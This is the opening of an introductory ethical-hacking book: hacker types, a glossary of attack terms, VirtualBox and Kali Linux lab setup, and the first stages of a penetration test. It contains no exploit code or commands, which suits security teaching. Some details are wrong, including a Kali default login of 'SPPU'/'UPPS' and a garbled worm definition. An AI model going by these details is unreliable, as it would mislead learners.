HACKING:

LEARN HOW TO

HACK LIKE A PRO

A HACKER IS A PERSON, NOT THE SKILL

Manish Pundeer

Hacking:

LEARN HOW TO HACK LIKE A PRO

(A HACKER IS A PERSON, NOT THE SKILL)

Manish Pundeer
(BCA, MCA, C|EH, OSCP, OSWE, OSWP

Hacking:

Learn How to Hack Like a Pro

First edition: November 2020

ABOUT THE AUTHOR

Manish Pundeer (BCA, MCA, C|EH, OSCP, OSWE, OSWP) has over 6+ years of experience in cybersecurity, where he has advised many of the largest companies in the world, assuring the security on multi-million and multi-billion pound projects. He is the CEO and founder of **HackWorms Pvt. Ltd.**, a cyber-security consultancy company.

Over the years he has spoken at several conferences, developed free security tools, and discovered serious security vulnerabilities in leading applications. He has good experience in ethical hacking; he started working as a **pentester**.

WHO THIS BOOK IS FOR

This book starts from scratch, assuming the reader has no prior knowledge of hacking/penetration testing. Therefore, it is for anybody interested in learning how to hack or test the security of systems like real hackers and secure them like security experts.

BOOK DESCRIPTION

This is a Penetration Testing & Information Security Training Book. This book will empower you with knowledge in a simplified and easily graspable manner. In the training, we teach our students how hackers break into the systems, network, mobiles, and websites to make them aware of the possible loopholes and therefore, making them proficient in reverse-penetration. By doing so, they can create a virtual wall between their data and the hackers. This training will enable you to carry out attacking as well as defensive methodologies which will help you and your organization to not only protect but also assess the safety and vulnerability ratio.

READER FEEDBACK

We always welcome feedback from our students. Let us know what you think, did you find the book useful and if you liked it or not.

To send feedback simply sends an email to info@hackworms.com.

PIRACY

The free flow of information on the internet has, in addition to many benefits, brought its share of problems, one of them is copyright infringement. We are well aware that we can't fight every unauthorized copy of this book. However, if you have come upon a copy of this book somewhere on the internet we would like to invite you to take a look at our courses.

We are sure once you see the wealth of information and the knowledge you can gain you will support us by subscribing to a course.

We often provide discount coupons, making our courses very affordable.

GET IN TOUCH WITH US

Keep a connection with us and we have a lot more things for you.

Instagram: https://instagram.com/hacklikepro/

Telegram: https://t.me/hackworm/

Telegram (Admin): https://t.me/elliotmalek/

CONTENTS

1. INTRODUCTION

Hacking: Learn How to Hack Like a Pro will introduce you to the concept of hacking, and further, give you a deeper understanding of ethical hacking. The book aims to teach you the process of the penetration testing lifecycle using the most powerful tool available to an ethical hacker: Kali Linux. The chapter will take you through the different types of hackers in the world, their motive for hacking, and how a regular user can avoid being a target of hackers.

"This book starts with the basics of hacking and ends up with pro knowledge in the world of hacking."

You will then learn how to download and install Kali Linux to make it a permanent tool in your ethical hacking toolkit. The book will take you through the five stages of the penetration testing lifecycle viz. Reconnaissance, Scanning, Exploitation, Maintaining Access, and Reporting, in detail.

This book is not for illegal purposes. The main aim of this book is to give knowledge of Ethical Hacking and its uses in a useful and legal manner. This book doesn't have any instructions to use the knowledge of hacking illegally. If anyone does such illegal things, the book and the author will not be responsible for that.

This book is aimed at tech professionals and software engineers. Technical professionals from different tech domains can benefit from gaining knowledge about how penetration testers and ethical hackers work. Software engineers can understand vulnerabilities better by understanding how their software is prone to attacks. This will ensure that they take extreme care when the software is in the development phase itself. Of course, there will still be errors in the development phase, but the knowledge about penetration testing can help them reduce this error considerably.

If you are trying to acquire skills and knowledge to **break** into the National Security Agency (NSA), then **this is not the book for you,** and we suggest that you **do not attempt anything like that**. This book is also **not for someone who has been working with Kali Linux for years in their career as a penetration tester**, as they already have all the knowledge we cover. This book is for beginners looking to start in the field of ethical hacking and penetration testing.

2. OVERVIEW OF HACKING

Hacking, you may be thinking that it is a cool terminology which will help you to make an impression among your friends and surroundings. Well, you may be right, it can. I also thought the same thing when I have started this. But most of my intentions were to find out the ways of entering into the systems, just like a curious kid playing with an object and finding the number of ways to turn up the object.

2.1 What is Hacking?

Through hacking, you can do anything that you're not supposed to do (or allowed to do). For example, you can view information that you don't have permission to see or use a computer that you're not allowed to use. There are many different types of hacking, such as email hacking, computer hacking, server hacking, and web application hacking.

Hacking is the process of finding the possible entry holes that exist in a computer system or a computer network and then entering into them. Hacking is usually done to gain unauthorized access to a computer system or a computer network, either to harm the systems or to steal sensitive information from the computer.

2.2 Who is a Hacker?

Most people think hackers have extraordinary skill and knowledge that allows them to hack into computer systems and find valuable information. The term hacker conjures up images of a young computer whiz who types a few commands at a computer screen—and poof! The computer spits out passwords, account numbers, or other confidential data.

In reality, a good hacker, or security professional acting as an ethical hacker, just has to understand how a computer system works and know what tools to employ in order to find a security weakness.

In a simple world, you may describe a hacker as an antisocial and introverted teenager who is just curious about things. However, there are various ways to describe a hacker in the digital world. **Various things motivate** an individual hacker to hack into a system, and every hacker employs his own set of methods and skills to do so. The common nature binding all hackers is that they are sharp-minded and curious to learn more about technology.

2.3 Purpose of Hacking

There could be various positive and negative intentions behind performing hacking activities. Here is a list of some probable reasons why people indulge in hacking activities –

- Just for fun
- Show-off
- Steal important information
- Damaging the system
- Hampering privacy
- Money extortion
- System security testing
- To break policy compliance

2.4 Types Of Hacker

Hackers can be classified into different categories such as Black hat, White hat, Grey hat, Suicide hackers, Script kiddies, Cyber terrorists, State sponsored hackers, Hacktivists.

- **Black hat**

Black hats are hackers who use their knowledge and skills to discover and exploit security vulnerabilities for financial gain or malicious reasons.

- **White hat**

White hats are ethical hackers who use their knowledge and skills to improve the security of a system by discovering vulnerabilities before black hats do. They pretty much use the same methods and tools black hats do, but unlike black hats, white hats have the permission of the system owner to use those methods.

- **Grey hat**

Grey hats are hackers who are not as bad as black hats, but also not as ethical as white hats. They might help black hats in their endeavors, but they also might help in discovering vulnerabilities or checking the limitations of a system.

- **Suicide hackers**

Suicide hackers are ready and willing to perform an attack for a “cause”, even if they get caught and prosecuted.

- **Script kiddies**

Script kiddies are hackers who are new to hacking and don’t have much knowledge or skills to perform hacks. Instead, they use tools and scripts developed by more experienced hackers.

- **Cyber terrorists**

Cyber terrorists are hackers who are influenced by certain religious or political beliefs. They work to cause fear and disruption of systems and networks.

- **State sponsored hackers**

State-sponsored hackers are recruited by governments to gain access to secret information of other governments.

- **Hacktivists**

Hacktivists break into government or corporate systems out of protest. They use their skills to promote a political or social agenda. Targets are usually government agencies or big corporations.

2.5 Difference between a Hacker and a Cracker

The word hacker has been used several times incorrectly when the actual term to be used should have been a cracker. Owing to this, it is a common misconception that a hacker is someone who breaks into systems to steal information. This is not true and damages the reputation of talented hackers all around the globe.

- A hacker is curious to learn about the functioning of a computer's operating system and is usually trained in programming languages. The knowledge of programming helps the hacker to discover loopholes in a system and the reasons for these loopholes. Hackers constantly try to gain knowledge about breaches in new systems or software and share what they have discovered with developers.

They never have the intention of damaging a system or stealing information.

- In contrast, a cracker or a criminal hacker is a person who breaks into systems to damage the system and steal information for personal benefits. Crackers gain unauthorized access to a system or its associated network, steal information, stop services of the system affecting genuine clients, and wreak havoc for the owner of the system. It is very easy to identify crackers because of their malicious actions.

2.6 What Do Ethical Hackers Do?

When I tell people that **I am an ethical hacker**, I usually hear snickers and comments like "**That's an oxymoron**." Many people ask, "**Can hacking be ethical**?" Yes! That best describes what I do as a security professional. I use the same software tools and techniques as malicious hackers to find security weaknesses in computer networks and systems. Then I apply the necessary fix or patch to prevent the malicious hacker from gaining access to the data. This is a never-ending cycle as new weaknesses are constantly being discovered in computer systems and patches are created by the software vendors to mitigate the risk of attack.

2.7 An Ethical Hacker's Skill Set

Ethical hackers who stay a step ahead of malicious hackers must be computer systems experts who are very knowledgeable about computer programming, networking, and operating systems. In-depth knowledge about highly targeted platforms (such as Windows, Unix, and Linux) is also a requirement. Patience, persistence, and immense perseverance are important qualities for ethical hackers because of the length of time and level of concentration required for most attacks to pay off. Networking, web programming, and database skills are all useful in performing ethical hacking and vulnerability testing.

Most ethical hackers are well rounded with a wide knowledge of computers and networking. In some cases, an ethical hacker will act as part of a "tiger team" who has been hired to test network and computer systems and find vulnerabilities. In this case, each member of the team will have distinct specialties, and the ethical hacker may need more specialized skills in one area of computer systems and networking. Most ethical hackers are knowledgeable about security areas and related issues but don't necessarily have a strong command of the countermeasures that can prevent attacks.

2.8 Ethical Hacking Terminology

As a professional ethical hacker, you have to know how to define different ethical hacking terms that you encounter on a daily basis. Knowing the appropriate ethical hacking terminology is key to writing a proper ethical hacking report. Being able to understand and define terminology is an important part of a hacker's responsibility. This terminology is how security professionals acting as ethical hackers communicate. This "language" of hacking is necessary as a foundation for the follow-on concepts in later chapters of this book.

In the world of hacking, several terms are common which you should know. These are:-

- **Adware**

Adware is a piece of software that is designed to force the display of pre-selected ads on a system.

- **Attack**

An attack is an ethical hacking terminology used to refer to any action performed on a system to obtain unauthorized access to data or sensitive information.

- **Back door**

Back door is another often used ethical hacking terminology that refers to a hidden entry point into software or application that bypasses the standard security measures like login and authentication.

- **Bot**

A bot refers to a computer program that is designed to automate certain tasks that are repeated, but faster and for a sustained long period of time than a human would. For example, you could create a bot to crawl the web, find all websites running a particular WordPress version with a known vulnerability, and attack them.

- **Botnet**

A botnet is a collection of computers that are controlled remotely or through malware without the knowledge of the user. It is common for an attacker to infect various computers with malware and then launch a Distributed Denial of Service attack (DDoS) on a remote server through them. Through these computers, the attacker floods the server with an avalanche of requests than it can handle, and the owners don't even know their computers are sending these requests.

- **Brute force attack**

Brute force attack refers to the use of automated software to forcefully try to gain unauthorized access to a network, system, or website by trying multiple usernames and password combinations until a match is found. It's commonly used to crack wifi passwords as well as online user accounts.

- **Buffer overflow**

Buffer overflow occurs when more data is written to a block of memory than the buffer is configured to hold. An

attacker exploits buffer overflow by trying to upload an extremely large file to the server. Once there is a buffer overflow, they then attempt to write malicious scripts that are executable to other permanent memory areas of the system.

- **Cloaking**

Cloaking is where a hacker presents you with the content or a hyperlink that is different from what you actually see. It is a common link jacking practice among video streaming sites who trick you to click on say a video play button, but then load an ad in a new tab.

- **Clone phishing**

Clone phishing is an ethical hacking terminology used in email phishing scams, where an attacker modifies an existing legit email with false links, to try to trick you to give some sensitive confidential information.

- **Cracker**

A Cracker, also known as a black hat hacker, is anyone who performs any actions that are aimed at obtaining unauthorized access to a software or network.

- **DoS**

DoS, which refers to a denial of service attack, is where a malicious hacker floods a server with web page requests than it can handle in a short interval of time. It is done with the intention to overwhelm the server, crash it, and make it temporarily unavailable to other users.

- **DDoS**

DDoS, which means distributed denial of service, is an ethical hacking terminology used to refer to a DoS attack that is achieved through a botnet. Which means that multiple compromised systems are used to attack a single server so that it receives overwhelming requests from various locations simultaneously.

- **Encryption**

Encryption is the process of encoding a message to obfuscate it and make it unreadable by anyone but the authorized parties. Encrypting messages flowing through a network ensures that hackers cannot read them even if they grab the packets using these network pen-testing tools.

- **Exploit**

An exploit is a piece of software or series of commands that are executed to take advantage of a security flaw, bug, or vulnerability on a network or software. It can also be used to refer to the actual act of trying to compromise the security of a system by taking advantage of its vulnerabilities.

- **Exploit kit**

An exploit kit is a collection of tools or software that run on web servers, scouting for vulnerabilities on the target machines, and exploiting these vulnerabilities by executing malicious commands.

- **Firewall**

A firewall is a filter that enables safe communication between users and systems within a network by keeping away any outside unwanted intrusion. It can be implemented to protect a web server from a DoS attack by filtering and discarding the malformed requests before they actually reach the server.

- **HTTPS/SSL/TLS**

HTTPS, which stands for HyperText Transfer Protocol, with the “S” added to it is a basic framework that controls how data is transmitted across the web. The trailing “S” means that all the transmitted data is first encrypted to add an additional layer of security for secure online browsing. SSL (Secure Sockets Layer) and TLS (Transport Layer Security) are protocols used by HTTPS to provide additional identity proof to your website. A hacker can see data transmitted through plain HTTP, so don’t enter your credit card information on websites that don’t have HTTPS implemented.

- **Keystroke logging**

Keystroke logging is an ethical hacking terminology used to refer to the process of using malware to record all keyboard strokes that a user presses on a computer. It is one of the most common password hacking techniques used by hackers to obtain plaintext passwords of even complex passwords. Some free or cracked software you download from some random website online might come with a keystroke logger.

- **Local**

A local attack is where the exploit or malware is delivered directly to the vulnerable target computer or network by having previous access to it and escalating certain privileges.

- **Malware**

Malware is another common ethical hacking terminology used to refer to a family of intrusive programs or malicious software like viruses, worms, ransomware, spyware, adware, scareware, etc.

- **Master program**

A master program is an original program used to remotely transmit commands to infected botnets, also called zombie drones, to launch say a DoS attack on another server.

- **Payload**

Payload is an ethical hacking terminology used to refer to the part of the virus or malware that performs malicious actions like destroying system data or hijacking the computer system.

- **Phishing**

Phishing is the type of email fraud where an attacker sends fake legitimate-looking emails, to deceive the recipient into divulging certain sensitive personal information.

- **Phreaker**

A phreaker is a hacker that illegally breaks into a telephone network in order to wiretap voice calls or phone lines or make long-distance calls for free.

- **Ransomware**

Ransomware is a common ethical hacking terminology that refers to a type of malware that completely locks you out of your system, then displays a ransom message asking you to send some money in order to regain access. Often the payment is requested in Bitcoin, so that they can't be tacked, and these kinds of ransomware attacks commonly target individuals, banks, hospitals, and online businesses.

- **RAT**

A remote access tool or remote access trojan is a type of software that once installed on a computer, enables you to complete remote access and control of that computer.

- **Remote**

A remote attack is where an attack is carried out by sending an exploit over a network to exploit security vulnerabilities in another machine without obtaining previous access to the vulnerable machine.

- **Rootkit**

Rootkit is a type of malware that stealthily runs on a system, hiding certain programs or processes existing in a computer from being detected by normal detection

methods, while giving continuous privileged access to the computer.

- **Shrink wrap code**

Shrink wrap code is where an off-the-shelf software comes with certain features, that the user is not aware of, that can be used by an attacker to exploit the system

- **Social engineering**

Social engineering is where you perform psychological tricks on a user or employee in order to trick them to divulge sensitive information like usernames or passwords.

- **Spam**

Spam is a common ethical hacking terminology used to refer to any unwanted or unsolicited email from the internet. They are often used to spread malware or steal sensitive data through phishing emails. Often, spammers would collect email addresses from the internet using web scraping tools and randomly send emails promoting products or advertisements.

- **Spoofing**

Email spoofing is where an attacker modifies the headers of an email to make it look like it was sent from a legit source that you trust, like your bank. IP spoofing is where an illegitimate data packet is sent over a network by modifying its sender IP to look like it's from a trusted host. All these are done with the intent of obtaining

sensitive information or unauthorized access to certain user privileges or data.

- **Spyware**

Spyware is a type of malware used to gather confidential and sensitive information about a person or organization and then sending over this information to a third party without your knowledge or consent.

- **SQL Injection**

SQL injection is a very common type of website hacking where an attacker inserts malicious SQL statements through forms to be executed by the application. It is so common that a proper penetration test should not omit SQL injection vulnerability tests.

- **Target of evaluation**

Target of evaluation is one of the most common ethical hacking terminologies used to refer to any system, network, application, or software that is the subject of a security analysis or attack.

- **Threat**

A threat is any type of danger that can take advantage of a bug, security flaw, or vulnerability to compromise the security of a network or application.

- **Trojan Horse**

A trojan horse is a malicious program that is designed to look exactly like a legit program you already know, in order to confuse you into installing it. Once installed a trojan horse can destroy your system files, alter information, steal your passwords and any other sensitive information.

- **Virus**

A virus is a hacking terminology used to refer to malware that replicates itself and on your system and is capable of destroying your system or corrupting your data.

- **Vulnerability**

A vulnerability is a security flaw, loophole, or bug that enables an attacker to comprise the security of a network or software.

- **Worm**

A word is a type of virus that sits on your active system memory and duplicates itself but does not alter system files or data.

- **XSS**

XSS, also known as cross-site scripting, is a web security vulnerability that enables a hacker to inject malicious client-side JavaScript code into web pages viewed by users.

- **Zero-day threat**

Zero-day threat is a terminology used to refer to a threat that is undocumented, hence hidden from antivirus scanners installed on a system.

3. SETTING UP A LAB

In the previous chapter, we learned the concept of hacking. In this chapter, we are going to learn how to set up a virtual environment, so that we can later perform penetration tests on it. In this chapter, we will cover the concept of virtual machines, and will also perform its installation steps. Later in the chapter, we will learn how to install Kali Linux.

3.1 Lab Overview

Since this book is highly practical, we will need a lab, a place where we can learn and perform attacks. To create this, we're going to use a program called VirtualBox.

3.2 VirtualBox

VirtualBox is a program that will allow us to install machines, just like normal computers, inside our own machine. We will have one computer, and we will install other computers inside it, acting as virtual machines. These are very important in terms of penetration testing; we're going to be using them a lot in order to set up a lab. It's very important to note that a virtual machine is just like a completely separate, working machine; there is nothing we will lose by installing an operating system as a virtual machine, and it will perform just like it does when

installed on a separate laptop. Basically, instead of having four or five computers or laptops around us (so that we can try to hack into them), we're going to install them as virtual machines inside our own machine. This might seem a bit vague now, but once we get further into the chapter, the concept of how VirtualBox works will become clearer.


3.3 Installation of VirtualBox

When downloading VirtualBox, just grab the version that's compatible with your operating system. There is VirtualBox for Windows, macOS X, and Linux

VirtualBox is free, and you can download it from the following

Link: https://www.virtualbox.org/wiki/Downloads

So, just find the VirtualBox version that is compatible with your operating system, doubleclick on it, and install it. Installing it is very simple; you just double-click it, click Next, Next, and Next, and it's installed. The following is a screenshot of VirtualBox; as we can see, it's installed, and we have no machines on the left-hand side of the window:



3.4 Installing Kali Linux

Throughout this book, we're going to use a number of penetration testing tools. You can go ahead and install each of these tools manually, or you can do what most pen testers, including myself, do-save time and effort by using an operating system designed for hacking. We're going to use an operating system called Kali Linux, a flavor of Linux based on Debian. It comes with all of the programs and applications that we need to use, preinstalled and preconfigured. This means that we can just install the operating system and start to learn hacking.


There are two options for installing Kali: install it as a virtual machine inside the current operating system or install it in the main machine as the main operating system. Throughout this book, we are actually going to be using it as a virtual machine, because using it as a virtual machine works exactly the same as using it as the main machine; it will be completely isolated from our computer running inside VirtualBox. If we break it, or

mess things up, it would be very easy to fix. It's very easy to go back to other snapshots or configurations, and we won't lose any functionality by using it as a virtual machine. That is why we always use it this way.


“The steps are exactly the same, regardless of what operating system you use, whether you're on Windows, Linux, or OS X.”

The steps for installing Kali Linux are as follows:

1. Download the VirtualBox version for your computer.
2. After setting up VirtualBox, download Kali Linux, available at https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/
3. Scroll down, making sure to click on the Kali Linux VirtualBox Images, not on the VMware; then, download the version of Kali that's compatible with your system. So, if you have a 64-bit computer, download the 64-bit, and if you have a 32-bit computer, download the 32-bit.
4. After downloading it, you should get a file with a **.ova** extension; you will have the name followed by the **.ova** extension, as shown here:



5. To install this in VirtualBox, all we have to do is double-click on the file. You will see a window that will allow you to import the virtual machine. We're going to keep everything the same for now and we're just going to click on the Import button. That's it; the virtual machine is ready to be used:




6. Before we start, we will look at how to modify some of the settings. We're going to click on the Kali-Linux tab, which can be seen on the left side of the window. Then, we're going to click on the Settings. The first thing that we are going to do here is go to System and modify the amount of RAM it has. Depending on how much RAM you have on your computer, you can give this a 2, but 1 GB is enough for Kali. Usually, I leave it at 2, because I have 16 GB of RAM.

7. Also, when you click on the Processors tab, you'll see that, by default, we have two processors assigned to it. Again, I have 8 CPUs, so 2 is not going to cause too much pressure on my computer; but 1 CPU is also enough for Kali.
8. Now, we're going to go to the Network settings, and we're going to set this to use a NAT network. This setting is basically going to create a virtual network that our host machine will be the router for, and then all of the virtual machines are going to be clients connected to this network. So, they're going to get internet connection from the host machine and, at the same time, all of my virtual machines will be connected to a virtual network. This is very handy, because my virtual machines will be able to communicate with each other; we can use one of them to hack into another, and we can use it to test network attacks, and much more.

   This will allow my virtual machines to have internet connection, and it will also allow them to communicate with each other, all of this will be done through a virtual network. It will not use any of your wireless adapters or any of the wireless cards; it will create a virtual Ethernet network, so as far as the virtual machines are concerned, they're connected to a network through an Ethernet cable.


9. We can now click on OK and start our virtual machine.
10. Now, to start it, all we have to do is click on the Start button. Then, click inside the virtual machine, and hit Enter; now we are inside the virtual machine:



11. Now it's asking us for the username, and the default username is SPPU, and then it's asking us for the password, and the default password is the reverse of that, which is UPPS. Since we installed this using the ready image, we can just click on the green button, or we can go to **View | Full-screen**; the screen will automatically resize to the size of our screen.
12. Now, note that top-right hand side of the screen, we should actually see a network icon, because we set this machine to use a NAT network. If we don't have a network icon, it means that the machine isn't connected


to the NAT network, so if we open the browser, we will see that it's not connected to the internet.

13. To fix this issue, we just have to go to the top of the screen, and it will display menus. Going to **Devices | Network**, we can click on **Connect Network Adapter** shown in the following screenshot:



We only have to do this once, and then the virtual machine will automatically connect to the NAT network. Once this is done, in just a few seconds, we will have a network icon appear, and if we click on it, we will get connected to a wired network.

14. As we can see in the following screenshot, it says Wired Connected, so Kali thinks it's connected to a wired network:



Don't be intimidated by this new operating system; we're going to go through the basics, and we're going to use it a lot. It's actually going to become very easy for you to use.

Also, like I said, you won't lose any functionality when you install Kali Linux as a virtual machine. It's actually better to install it as a virtual machine, because it's completely isolated from your computer, and it will be very easy to fix if things go wrong.

4. THE PENETRATION TESTING LIFE CYCLE

An Ethical Hacker is also known as a Penetration Tester in the industry. Ethical hackers are proficient with the penetration testing lifecycle. An organization hires ethical hackers so that they can conduct several penetration tests on the organization's digital infrastructure with the management's approval and discover vulnerabilities in the system so that they can be patched before a real attacker targets the system.

There is a common misconception among masses that an ethical hacker or a penetration tester just needs to sit on a computer, run a piece of code, and they can gain access to any system in the world. People have this notion mostly because of things they see in movies, but it is far away from the truth. Professionals in this field are very careful and precise with their approach to discover and understand exploits in a computer system.

Over the years, a definite framework has been established, which has been adopted by ethical hackers. The first four stages of this framework guide an ethical hacker to discover vulnerabilities in a system and understand to what level these vulnerabilities can be

exploited. In comparison, the final stage ends up documenting the actions of the first four stages in a neat report to be presented to the senior management of the organization. This framework has not only created a proper planning and execution structure for an ethical hacker. Still, it has also proved to be very efficient for conducting penetration tests at multiple levels of an organization's digital infrastructure.

Every stage gathers inputs from the previous stage and further provides inputs to the next stage. The process runs in a sequence, but it is not uncommon for ethical hackers to return to a previous stage to analyze previously discovered information.

A pen-test comprises of multiple stages. You cannot simply get into a system by using a tool unless the target is hopelessly vulnerable.

So let's look at the five main stages a penetration tester will go through along with the tools they use to break into a network.

- Reconnaissance
- Scanning
- Gaining Access
- Maintaining Access
- Reporting

4.1 Reconnaissance

“Give me six hours to chop down a tree and I will spend the first four sharpening the axe. — Abraham Lincoln”

Reconnaissance is the most important part of a penetration test. It is where you gain information about the target.

The reason reconnaissance is important is because the more information you have about the target, the easier it gets when you try to gain access. Once you map out an entire network, you can identify the weakest spot and start from there.


Commonly used Recon tools include **Google (yeah!)** and other social media where you can gather information about the target. If you are performing an audit of a company, you can go through the company’s job posting to see the type of technologies they use.

Once you have gained enough information, you can use a tool like **Maltego** to map the targets.

Maltego also supports has the ability to automatically import data from social networks, DNS records, and custom plugins like **FullContact**.

The important thing to remember in terms of recognizance is that you NEVER touch the target.

Reconnaissance is similar to scouting and looking for information while you are far away from the target.



4.2 Scanning

This is the part where you come in contact with the target. Scanning is sending packets of data to the target and interpreting their response.

